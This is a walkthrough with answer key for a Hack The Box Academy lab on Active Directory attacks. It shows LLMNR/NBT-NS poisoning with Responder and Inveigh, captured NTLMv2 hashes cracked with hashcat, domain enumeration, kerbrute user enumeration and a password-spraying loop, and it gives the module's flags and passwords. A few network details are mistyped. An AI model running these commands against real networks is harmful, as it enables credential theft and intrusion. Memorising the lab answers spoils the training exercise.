Active Directory Enumeration & Attacks:

Link to challenge: https://academy.hackthebox.com/module/143/

(log in required)

Class: Tier II | Medium | Offensive

Before we begin: throughout the module we will be requested to login to target Linux machines, and target windows machines.

The credentials will be provided for us by the module.

For Linux, we will use ssh with the command:

```
ssh <username>@<target-IP>
```

and then we will be requested to enter the password.

For windows – we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
```

Throughout the module, those steps will be referred as 'login to the Linux/Windows target machine'.

*all Windows powershell commands assume cd of 'C:\tools' unless specified otherwise *

Initial Enumeration

External Recon and Enumeration Principles:

Question: While looking at inlanefreights public records; A flag can be seen. Find the flag and submit it. (format == HTB{******})


Answer: HTB{5Fz6UPNUFFzqjdg0AzXyxCjMZ}

Method: we will search on google the string:

'intext:"HTB{" inurl:inlanefreight.com' – we are told the string is in format of 'HTB{**}', by necessarily the substring 'intext:"HTB{' will appear.

So we search that string within the url ‘inlanefreight.com’ (its google patterned search).

Lets search:



After several results we see this:

Where the flag is visible to us in the preview of the website.

We can take that already, but in this module guide we will go into the website anyway, enter the link and scroll down.

Somewhere within the page – we see this:

DNS Record Analysis

Host	Type	TTL	Extra
inlanefreight.com	A	300	**IP:** 134.209.24.248
inlanefreight.com	NS	60	**Target:** ns1.inlanefreight.com
inlanefreight.com	NS	60	**Target:** ns2.inlanefreight.com
inlanefreight.com	SOA	900	**MNAME:** ns-161.awsdns-20.com **RNAME:** awsdns-hostmaster.amazon.com **Serial:** 1 **Refresh:** 7200 **Retry:** 900 **Expire:** 1209600 **Minimum TTL:** 86400
inlanefreight.com	MX	300	**Priority:** 10 **Target:** mail1.inlanefreight.com
inlanefreight.com	TXT	300	**TXT:** HTB{5Fz6UPNUFFzqjdg0AzXyxCjMZ}
inlanefreight.com	AAAA	300	**IPV6:** 2a03:b0c0:1:e0::32c:b001

.

*note – be careful of misdirection, at first I searched for ‘HTB{*****}’ - and this result was here. But that was not the answer. *

Initial Enumeration of the Domain:

Question: From your scans, what is the "commonName" of host 172.16.5.5 ?

Answer: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL

Method: lets rehearse what is Common name – common name is an attribute of Active directory object that represents the object, it parts of the attribute 'DN'- distinguished name which purpose is to make the object distinguishable from other objects.


First, we login the target Linux machine.

Now, to find the common name on '172.16.5.5' – we will perform aggressive NMAP:


```
nmap -A 172.16.5.5
```

the '-A' flag performs deeper investigation of open ports, one of which at certain cases is service enumeration.

Now lets observe on the scan results:



We can find the common name on the LDAP (lightweight directory access protocol). We can find further evidences here:



and here:

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
| Not valid before: 2024-06-25T13:00:05
|_Not valid after:  2024-12-25T13:00:05
|_ssl-date: 2024-06-26T14:09:23+00:00; -1s from scanner time.
```

All of those services are communication with the host's object's active directory, and for that they need its common name.

Question: What host is running "Microsoft SQL Server 2019 15.00.2000.00"? (IP address, not Resolved name)

Answer: 172.16.5.130

Method: we will run the following sequence of commands:

First command:

```
touch alive_hosts.txt
```

the 'touch' command creates a file of 'alive_hosts.txt'.

The next command would be 'fping' network scanning tool, for that we need the network address and subnet mask, we will obtain that with

```
route -n
```

```
└─$ $route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.129.0.1      0.0.0.0         UG    100    0        0 ens192
0.0.0.0         172.16.5.1      0.0.0.0         UG    101    0        0 ens224
10.129.0.0      0.0.0.0         255.255.0.0     U     100    0        0 ens192
172.16.4.0 ←    0.0.0.0       → 255.255.254.0   U     101    0        0 ens224
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
```

There are several interfaces running, but for our purpose the correct interface is 'ens224':

We can observe that the network address is '17216.4.0' and the netmask is '225:225:224:0'.


Now that we have that, we can run the 'fping':

```
fping -asgq 172.16.4.0/23 > alive_hosts.txt
```

The ‘fping’ tool scans the network with the following flags:

- `-a`: Show only alive hosts.
- `-s`: Print statistics at the end.
- `-g`: Generate a list of IPs from the given range (in this case, `172.16.5.0/23`).
- `-q`: Quiet output (useful for reducing the amount of printed information).

And outputs the results to ‘alive_hosts.txt’.




We have 3 targets active.

Time to scan them for activity in port 1433 – SQL port, we will need -sV (service information) enabled to obtain data about the SQL server details and version.

We will use the command:

```
nmap -p 1433 -sV -iL alive_hosts.txt | | grep -B 4
"Microsoft SQL Server 2019"
```

the commands performs nmap scan on SQL port 1433 with enhanced service inspection for details and version enabled (-sV), takes its input hosts from alive_host.txt, and filter the results for the 4 lines relevant to the string “Microsoft SQL Server 2019”:



Sniffing out a Foothold

LLMNR/NBT-NS Poisoning - from Linux:

Question: Run Responder and obtain a hash for a user account that starts with the letter b. Submit the account name as your answer.

Answer: backupagent

Method: we will use the tool 'responder' – first, we ssh login to the linux target machine.


And that is active – we confirm the active directory's interface is 'ens224' via the same method as the previous question, and when is that confirm – we run the command:

```
sudo responder -I ens224
```

first lets explain what is responder: responder is a tool that sends fake response packets of LLMNR or NBT-NS protocols (which serve as more localized – smaller scale) DNS protocols.

The fake packets purpose is to make victims hosts on the network thinking we are the requested host, and thus deliver us the sensitive data.

Now that's explained we run the tool:



Request packets is being captured and fake response are being sent:

```
[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 172.16.5.130    for name academy-ea-web0.local
[*] [LLMNR]  Poisoned answer sent to 172.16.5.130 for name academy-ea-web0
[*] [MDNS] Poisoned answer sent to 172.16.5.130    for name academy-ea-web0.local
[*] [MDNS] Poisoned answer sent to 172.16.5.130    for name academy-ea-web0.local
```

and occasionally hashes of users are being delivered to us thanks to the fake response, poisoning the victim hosts thinking we are the legitimate targets.

After a while:

```
[SMB] NTLMv2-SSP Client   : 172.16.5.130
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\backupagent
[SMB] NTLMv2-SSP Hash     : backupagent::INLANEFREIGHT:8303f5af0f4a7186:D227F8678FD
5415CBD0351E4B60D8788:0101000000000000005797B8CDC7DA018AC49B9E96B7E4270000000002000
800420054004B00440001001E00570049004E002D0044004D0050005100540033005100460034005200
410004003400570049004E002D0044004D0050005100540033005100460034005200410020041002E004200540
04B0044002E004C004F00430041004C0003001400420054004B0044002E004C004F00430041004C0005
001400420054004B0044002E004C004F00430041004C0007000800005797B8CDC7DA010600040002000
0000800300030000000000000000000000000003000000E7AC24EAEDFD6B815AACF9223A6A5F985235F3D
4C8538B5A6B6CF1941DBA52F0A001000000000000000000000000000000000900220063006900660
073002F003100370032002E00310036002E0035002E00320032003500000000000000000000
```

A hash of a user which begins with the letter b is captured, that would be ‘backupagent’.

We will also keep the hash for the next question:

```
[SMB] NTLMv2-SSP Hash:
backupagent::INLANEFREIGHT:8303f5af0f4a7186:D227F8678FD5415C
BD0351E4B60D8788:0101000000000000005797B8CDC7DA018AC49B9E96B
7E427000000000200080042005400 4B00440001001E00570049004E002D0
044004D0050005100540033005100460034005200410004003400570049
04E002D0044004D0050005100540033005100460034005200410020041002E00420
054004B0044002E004C004F00430041004C0003001400420054004B00440
02E004C004F00430041004C0005001400420054004B0044002E004C004F0
0430041004C0007000800005797B8CDC7DA0106000400020000000800300
0300000000000000000000000000003000000E7AC24EAEDFD6B815AACF9223A
6A5F985235F3D4C8538B5A6B6CF1941DBA52F0A001000000000000000000
0000000000000000009002200630069006600730 02F003100370032002E0
0310036002E0035002E00320032003500000000000000000000
```

Question: Crack the hash for the previous account and submit the cleartext password as your answer.

Answer: h1backup55

Method: on our PWNBOX machine we will download [rockyou.txt wordlist from here].

And put its content in a file called 'rockyou.txt'

We will also put the hash found in last question in a file called 'hash_backupagent' (along with the username and domain):

```
└─▪ $cat hash_backuagent.txt
backupagent::INLANEFREIGHT:8303f5af0f4a7186:D227F8678FD5415CBD0351E4B60D8788:010
1000000000000005797B8CDC7DA018AC49B9E96B7E427000000000200080042005400 4B004400010
01E00570049004E002D0044004D0050005100540033005100460034005200410004003400570049 0
04E002D0044004D0050005100540033005100460034005200410 2E00420054004B0044002E004C0
04F00430041004C0003001400420054004B0044002E004C004F00430041004C00050014004200540
04B0044002E004C004F00430041004C000700080000 5797B8CDC7DA0106000400020000000800300
0300000000000000000000000003000000E7AC24EAEDFD6B815AACF9223A6A5F985235F3D4C8538B
5A6B6CF1941DBA52F0A001000000000000000000000000000000000000900220063006900660073 0
02F003100370032002E00310036002E0035002E00320032003500000000000000000000
```

And both files are ready – we run hashcat password cracking tool with the command:

```
hashcat -m 5600 hash_backuagent.txt rockyou.txt
```

after some metadata presentation, it will crack the hash and display the result:

```
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

BACKUPAGENT::INLANEFREIGHT:8303f5af0f4a7186:d227f8678fd5415cbd0351e4b60d8788:010
1000000000000005797b8cdc7da018ac49b9e96b7e427000000000200080042005400 4b004400010
01e00570049004e002d0044004d0050005100540033005100460034005200410004003400570049 0
04e002d0044004d0050005100540033005100460034005200410 2e00420054004b0044002e004c0
04f00430041004c0003001400420054004b0044002e004c004f00430041004c00050014004200540
04b0044002e004c004f00430041004c000700080000 5797b8cdc7da0106000400020000000800300
0300000000000000000000000003000000e7ac24eaedfd6b815aacf9223a6a5f985235f3d4c8538b
5a6b6cf1941dba52f0a001000000000000000000000000000000000000900220063006900660073 0
02f003100370032002e00310036002e0035002e00320032003500000000000000000000:h1backup55

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
```

Question: Run Responder and obtain an NTLMv2 hash for the user wley. Crack the hash using Hashcat and submit the user's password as your answer.

Answer: transporter@4

Method: on the same listener session of the previous questions, we captured 'wley' hash:

```
[SMB] NTLMv2-SSP Hash     : wley::INLANEFREIGHT:c2d722bda1e5b28e:EFAC8F26E10904934D
809F7B9F8B3489:0101000000000000005797B8CDC7DA01BA68E87282BC82C1000000002000800420054004B00440001001E00570049004E002D0044004D005000510054003300510046003400520041002E00420054004B0044002E004C004F00430041004C0003001400420054004B0044002E004C004F00430041004C00050014004200540004B0044002E004C004F00430041004C0007000800005797B8CDC7DA0106000400020000000800300030000000000000000000000003000000E7AC24EAEDFD6B815AACF9223A6A5F985235F3D4C8538B5A6B6CF1941DBA52F0A001000000000000000000000000000000000900220063006900660073002F00310037003200 2E00310036002E0035002E00320032003500000000000000000000
```

```
[SMB] NTLMv2-SSP Hash:
wley::INLANEFREIGHT:c2d722bda1e5b28e:EFAC8F26E10904934D809F7B9F8B3489:0101000000000000005797B8CDC7DA01BA68E87282BC82C1000000002000800420054004B00440001001E00570049004E002D0044004D005000510054003300510046003400520041000400340057004900 4E002D0044004D005000510054003300510046003400520041002E00420054004B0044002E004C004F00430041004C0003001400420054004B0044002E004C004F00430041004C0005001400420054004B0044002E004C004F00430041004C0007000800005797B8CDC7DA0106000400020000000800300030000000000000000000000003000000E7AC24EAEDFD6B815AACF9223A6A5F985235F3D4C8538B5A6B6CF1941DBA52F0A001000000000000000000000000000000000900220063006900660073002F00310037003200 2E00310036002E0035002E00320032003500000000000000000000
```

Now we perform the same procedure we use to crack 'backupagent' password (take wley hash, put it in hash_wley.txt file, run

```
hashcat -m 5600 hash_wley.txt rockyou.txt
```

) – and in the same manner we get this:

```
WLEY::INLANEFREIGHT:c2d722bda1e5b28e:efac8f26e10904934d809f7b9f8b3489:0101000000
000000005797b8cdc7da01ba68e87282bc82c1000000002000800420054004b00440001001e0057
0049004e002d0044004d005000510054003300510046003400520041000400340057004900 4e002d
0044004d005000510054003300510046003400520041002e00420054004b0044002e004c004f0043
0041004c0003001400420054004b0044002e004c004f00430041004c0005001400420054004b0044
002e004c004f00430041004c0007000800005797b8cdc7da0106000400020000000800300030000
0000000000000000000003000000e7ac24eaedfd6b815aacf9223a6a5f985235f3d4c8538b5a6b6cf
1941dba52f0a001000000000000000000000000000000000900220063006900660073002f0031
00370032002e00310036002e0035002e00320032003500000000000000000000:transporter@4
```

LLMNR/NBT-NS Poisoning - from Windows:

Question: Run Inveigh and capture the NTLMv2 hash for the svc_qualys account. Crack and submit the cleartext password as the answer.

Answer: security#1

Method: first, we login to the target windows machine with the provided credentials.


Then, we will need to use Inveigh – which is effectively the PowerShell version of 'Listener' from the previous question.

We open PowerShell on ADMINISTRATOR, and run the sequence of commands:


```
cd C:\Tools\

Import-Module .\Inveigh.ps1

Invoke-Inveigh -NBNS Y -LLMNR Y -HTTP Y -HTTPS Y -SMB Y -
ConsoleOutput Y -FileOutput Y
```

*the first command assumes that Inveigh is located within Tools folders *

As soon as Inveigh is invoked – we get a stream on network traffic:



After some time, we will receive the following notification:




At this point – we will stop the execution with the command:

```
Stop-Inveigh
```

ctrl+c alone does NOT stops the execution of the program, only the display on the console

The program captured ‘svc_qualys’ hash, and stored it in Inveigh-NTLMv2.txt:




```
svc_qualys::INLANEFREIGHT:875DBED6FA2105CD:E77DD9A52B6D70BEFDA72BAD5
17E41FA:0101000000000003F559B2517C8DA0121431A2CF753F3F8000000000200
1A0049004E004C0041004E00450046005200450049004700480054001001E004100
430041004400450040059002D00450041002D004D00530030003100040026004900
4E004C0041004E00450046005200450049004700480054002E004C004F0043004100
4C000300460041004300410044004500 4D0059002D00450041002D004D0053003000
31002E0049004E004C0041004E00450046005200450049004700480054002E004C00
4F00430041004C000500260049004E004C0041004E00450046005200450049004700
480054002E004C004F00430041004C00070008003F559B2517C8DA01060004000200
0000080030003000000000000000000000000300000CF207BCCF3719771462EB509
D496A34C425613648F16E07F240556DE891A4D810A00100000000000000000000000
0000000000009002000630069006600730 02F00310037003200 2E00310036002E00
35002E00320035000000000000000000
```

now we need to crack the hash – we will use the same tool and method used to crack the hash obtained from ‘listener’ on the Linux equivalent of the question (on pwnbox - paste the hash to a file,download rockyou.txt, run hashcat, get the cracked plaintext password. The procedure was presented in detail in the Linux LLMNR/NBT-NS Poisoning section, I will not repeat them on the windows instance):

```
hashcat -m 5600 hash_svc_qualys.txt rockyou.txt
```

```
SVC_QUALYS::INLANEFREIGHT:875dbed6fa2105cd:e77dd9a52b6d70befda72bad517e41fa:0101
0000000000003f559b2517c8da0121431a2cf753f3f8000000002001a0049004e004c0041004e00
450046005200450049004700480054001001e004100430041004400450040059002d0045004100
2d004d00530030003100040026004900 4e004c0041004e00450046005200450049004700480054
2e004c004f00430041004c000300460041004300410044004500 4d0059002d00450041002d004d00
5300300031002e0049004e004c0041004e00450046005200450049004700480054002e004c004f00
430041004c000500260049004e004c0041004e00450046005200450049004700480054002e004c00
4f00430041004c00070008003f559b2517c8da0106000400020000000800300030000000000000
000000000300000cf207bccf3719771462eb509d496a34c425613648f16e07f240556de891a4d81
0a00100000000000000000000000000000000000009002000630069006600730 02f00310037003200
2e00310036002e0035002e00320035000000000000000000:security#1
```


Sighting In, Hunting For A User

Enumerating & Retrieving Password Policies:

Question: What is the default Minimum password length when a new domain is created? (One number)

Answer: 7

Method:



Question: What is the minPwdLength set to in the INLANEFREIGHT.LOCAL domain? (One number)

Answer: 8

Method: Method 1: we will use ldapsearch:

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength
```

we basically run ldap query to obtain as much data as possible from the domain 'INLANEFREIGHT.LOCAL', from the machine 172.16.5.5 (which we know is active from previous questions) – and from the results display the password related results:

```
└─$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | gr
ep -m 1 -B 10 pwdHistoryLength
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 5
maxPwdAge: -9223372036854775808
minPwdAge: -864000000000
minPwdLength: 8 ←
modifiedCountAtLastProm: 0
```

Method 2: we will use enum4linux-ng - a tool to enumerate WINDOWS hosts and domains:

First we will use 'nmap -sV' to confirm the target system is of Windows OS:


```
Service Info: Host: ACADEMY-EA-DC01; OS: Windows;
```

And it is! Now let's proceed – we now run the command:

```
enum4linux-ng -P 172.16.5.5 -oA ilfreight
```

it will run enumeration on the same target and the same domain:


and somewhere within the results we will get to this:



Method 3: we will use 'rpcclient' - a tool used to execute client-side MS-RPC (Microsoft remote procedure calls):


```
rpcclient -U "" -N 172.16.5.5
```

when we run the command, we get to the tool CLI:



We enter to it:

```
getdompwinfo
```




And the 'min_password_length' is displayed.

Method 4: we use crackmapexec:

```
crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol
```

this method assumes we have a valid user's credentials – avazquez:Password123 in this case. We run it:



Password Spraying - Making a Target User List:

Question: Enumerate valid usernames using Kerbrute and the wordlist located at /opt/jsmith.txt on the ATTACK01 host. How many valid usernames can we enumerate with just this wordlist from an unauthenticated standpoint?

Answer: 56

Method: First, we will ssh login to the target Linux machine (ATTACK01 host).

Then we will 'kerbrute tool' (active directory enumeration tool) to run the command:

```
kerbrute userenum -d inlanefreight.local --dc 172.16.5.5
/opt/jsmith.txt
```

the command runs user enumeration on the domain 'inlanefreight.local' with using valid user's credential in its disposal, from 'jsmith.txt' wordlist for bruteforce tactics:

After some valid username displays – the total number of valid usernames is presented.

Spray Responsibly

Internal Password Spraying - from Linux:

Question: Find the user account starting with the letter "s" that has the password Welcome1. Submit the username as your answer.

Answer: sgage

Method: we will first improve a bit the command from last question to:

```
kerbrute userenum -d inlanefreight.local --dc 172.16.5.5
/opt/jsmith.txt | awk '{print $NF}' | cut -d '@' -f 1 >
valid_users.txt
```

*we isolate the username itself from the output format (which can be seen in the last picture of the previous question's method).

Alternatively, we can use ldapsearch for the exact same purpose:

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -
s sub "(&(objectclass=user))"  | grep sAMAccountName: | cut
-f2 -d" " > valid_users.txt
```

either way now the 'valid_users.txt' looks something like this:

```
└─$ cat valid_users.txt
guest
ACADEMY-EA-DC01$
ACADEMY-EA-MS01$
htb-student
avazquez
pfalcon
fanthony
```

Now we will run the password spray – there are several possible approaches, the one that worked best for me is:

```
for u in $(cat valid_user.txt);do rpcclient -U "$u%Welcome1"
-c "getusername;quit" 172.16.5.5 | grep Authority; done
```

for every name in the 'valid_users.txt' list – we guess the password 'Welcome1' on it on the target '172.16.5.5' (DC1):

```
└─$ for u in $(cat valid_user.txt);do rpcclient -U "$u%Welcome1" -c "getuserna
me;quit" 172.16.5.5 | grep Authority; done
Account Name: tjohnson, Authority Name: INLANEFREIGHT
Account Name: mholliday, Authority Name: INLANEFREIGHT
Account Name: sgage, Authority Name: INLANEFREIGHT
```

There are 3 results, we simply take the one which begins with 's'

